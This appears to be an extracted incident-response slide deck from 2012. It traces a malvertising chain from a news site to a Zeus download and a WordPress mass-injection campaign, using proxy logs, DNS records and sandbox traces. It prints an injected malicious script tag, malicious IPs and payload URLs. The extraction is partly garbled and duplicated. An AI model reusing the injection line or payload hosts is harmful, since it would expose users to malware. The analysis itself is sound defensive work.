
Downloads from 91.218.230.94

Majority of downloads from India sensor

Deccan Herald Hosts Malicious Ad

Redirect to 91.218.230.94

Site serves malicious .jar file



dst_domain	referer
91.218.230.94">http://ac0e6.dyndns.org/de/s1==>91.218.230.94	http://www.deccanherald.com/
91.218.230.94">http://azy5d.dyndns.org/de/hudjkrsggtgufjtkpijqtjeetkgcdj.jar==>91.218.230.94	http://www.deccanherald.com/




Resilient Exploit Hosting

- Hundreds of hostnames for the JAR delivery host
- Zeus bot is loaded
- Zeus config is fetched
- Information captured

Found 390 RRs in 0.02 seconds.

lpokaz.ru.	A	91.218.230.94
a24ps.dyndns.org.	A	91.218.230.94
a25ay.dyndns.org.	A	91.218.230.94
a27m9.dyndns.org.	A	91.218.230.94
a28jx.dyndns.org.	A	91.218.230.94
a297g.dyndns.org.	A	91.218.230.94
a2ah5.dyndns.org.	A	91.218.230.94
a2bvu.dyndns.org.	A	91.218.230.94
a2cxm.dyndns.org.	A	91.218.230.94
a2dyq.dyndns.org.	A	91.218.230.94
a2g9n.dyndns.org.	A	91.218.230.94
a2hsa.dyndns.org.	A	91.218.230.94
a2mc7.dyndns.org.	A	91.218.230.94

.Jar File Downloads Zeus Exe



Packet Capture

Shows “PE” header,
indicating an “exe” download

Sandbox Analysis

Process Creation

```
"25/3/2012 2:38:59.737", "registry", "SetValueKey", "C:\malware_analysis\027eddd94.exe", "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\AppData"  
"25/3/2012 2:39:0.987", "process", "created", "C:\malware_analysis\027eddd94.exe", "C:\Documents and Settings\Administrator\Application Data\Ykgoy\ypta.exe"
```

Registry Key Creation

```
"25/3/2012 2:39:7.550", "registry", "SetValueKey", "C:\WINDOWS\explorer.exe", "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}"  
"25/3/2012 2:39:7.753", "registry", "SetValueKey", "C:\WINDOWS\explorer.exe", "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}"
```

Network Activity

```
1 0.000000 192.168.1.100 -> 4.2.2.2 DNS 80 Standard query A users9.nofeehost.com  
4 0.027015 4.2.2.2 -> 192.168.1.100 DNS 96 Standard query response A 192.168.1.2
```

```
=====
```

HTTP/Requests	value	rate	percent
---------------	-------	------	---------


```
-----
```

HTTP Requests by HTTP Host	1	0.048534	
users9.nofeehost.com	1	0.048534	100.00%
/patrickkeed/all.bin	1	0.048534	100.00%

```
=====
```

- 3/22/12 1332460612.952 1818 - TCP_MISS/200 149801 GET
 11:56:52.952 PM http://at4ps.dyndns.org/de/rghqgspplejecjtudtscistkpcjkfclp.php?fid=java_ara&tid=17183150"e=us& - DIRECT/at4ps.dyndns.org
 application/x-dosexec DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "0",0,"-", "-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "659.19,0,-, "-", "-"> - "Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_25" 91.218.230.94 -
- 3/22/12 1332460610.423 528 - TCP_MISS/200 5915 GET http://at4ps.dyndns.org/de/ertedlqpjhfeclrqjrqqcfkjpcqdrsdp.jar - DIRECT/at4ps.dyndns.org
 11:56:50.423 PM application/x-zip DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "0",0,"-", "-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "89.62,0,-, "-", "-"> - "Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_25" 91.218.230.94 -
- 3/22/12 1332460609.673 489 - TCP_MISS/200 5915 GET http://at4ps.dyndns.org/de/ertedlqpjhfeclrqjrqqcfkjpcqdrsdp.jar - DIRECT/at4ps.dyndns.org
 11:56:49.673 PM application/x-zip DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "0",0,"-", "-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "96.77,0,-, "-", "-"> - "Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_25" 91.218.230.94 -
- 3/22/12 1332460595.062 776 - TCP_MISS/200 1177 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
 11:56:35.062 PM DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "1",-,"-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "12.13,0,-, "-", "-"> - "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2; .NET4.0C)" 91.218.230.94 "http://www.deccanherald.com/"
- 3/22/12 1332460452.726 560 - TCP_MISS/200 1498 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
 11:54:12.726 PM DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "1",-,"-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "21.40,0,-, "-", "-"> - "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.56 Safari/535.11" 91.218.230.94 "http://www.deccanherald.com/"
- 3/22/12 1332460380.502 487 - TCP_MISS/302 628 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
 11:53:00.502 PM DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
 <-,0.0,"0","-",0,0,0,"-", "-", "-", "-", "-", "-", "-", "-", "-", "-", "-", "Unknown", "-", "-", "-", "-", "-", "10.32,0,-, "-", "-"> - "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.79 Safari/535.11" 91.218.230.94
 "http://www.deccanherald.com/"

CSIRT's Response



Wordpress Injection and Aftermath




New Mass Injection Wave of WordPress Websites on the Prowl

New Mass Injection Wave of WordPress Websites on the Prowl

 **Posted:** 05 Mar 2012 08:00 AM

The Websense® ThreatSeeker® Network has detected a new wave of mass-injections of a well-known rogue antivirus campaign that we've been following in Security Labs™ for months. The majority of targets are Web sites hosted by the WordPress content management system. At the time of writing, more than 200,000 Web pages have been compromised, amounting to close to 30,000 unique Web sites (hosts). The injection hijacks visitors to the compromised sites and redirects them to rogue AV sites that attempt to trick them into downloading and installing a Trojan onto their computer.

The injected code is very short and is placed at the bottom of the page, just before </body> tag.



The screenshot shows a code editor window with the following HTML code highlighted in a purple oval:

```
</DIV> <!-- END body-wrapper -->
<script src="http://ionis90landsi.rr.nu/mm.php?d=1"></script>
</BODY>
</HTML>
```

Below the code editor, a Windows Security notification window is visible, displaying a list of detected threats:

Name	Type	Threat level
HTML/ScriptInject.B.Gen	Wirus	Critical
Win32/Perezfrag.GA	Wirus	Medium
Win32/P.L.W.ShadowBased	Wirus	High
Packed.Virus.Bgen2	Wirus	Medium
Trojan.BrowserBan	Wirus	Medium

Below the threat list, a 'File Download' dialog box is open, showing details for a file named 'scandisk.exe' from 'www.t.smartcognetwork.com'. The dialog asks: 'Would you like to open the file or save it to your computer?' with 'Open', 'Save', 'Cancel', and 'More Info' buttons.

Internal clients requested 650+ unique URLs two weeks.

New Mass Injection Wave of WordPress Websites on the Prowl

Posted: 05 Mar 2012 08:00 AM

Broad range of domains and URLs requested:

The Websense ThreatSeeker Network has detected a new wave of mass-injections of a well-known rogue antivirus campaign that we've been following in Security Labs™ for months. The majority of targets are Web sites hosted by the WordPress content management system. At the time of writing, more than 200,000 Web pages have been compromised, amounting to close to 30,000 unique Web sites (hosts). The injection hijacks visitors to the compromised sites and redirects them to rogue AV sites that attempt to trick them into downloading and installing a Trojan onto their computer.

The inj

cs_referer ▾

- 1 <http://zzzbo.dlinkddns.com/111/out.php>
- 2 <http://www.weinersmith.com/?p=112>
- 3 <http://www.vfwpost7383.org/>
- 4 <http://www.triathlonfamily.com/forum/index.php?showtopic=11866>
- 5 <http://www.treinototal.com.br/revista/2009/02/17/colageno-e-gelatina-confira-a-importancia/>
- 6 <http://www.thegreatestmiraclemovie.com/new/wp-admin/user/jquery-ui-icons-example>
- 7 <http://www.thedailyfetch.com/silicon-valley/>
- 8 <http://www.thedailyfetch.com/san-mateo/>
- 9 <http://www.thedailyfetch.com/>
- 10 http://www.tardigrade.biz/?page_id=739
- 11 <http://www.srusado.pt/index2.php>
- 12 http://www.srusado.pt/A_empresa.php
- 13 <http://www.srusado.pt/>
- 14 <http://www.simonwinthrop.com/index.htm>

If the landing site is the computer and scares the window with a "Windows" only a pop-up window supposedly found





VFW POST 7383
FRANKLIN-SLOAN

 Search

◆ CURRENT EVENTS

VFW BINGO

7:00 PM - March 29, 2012

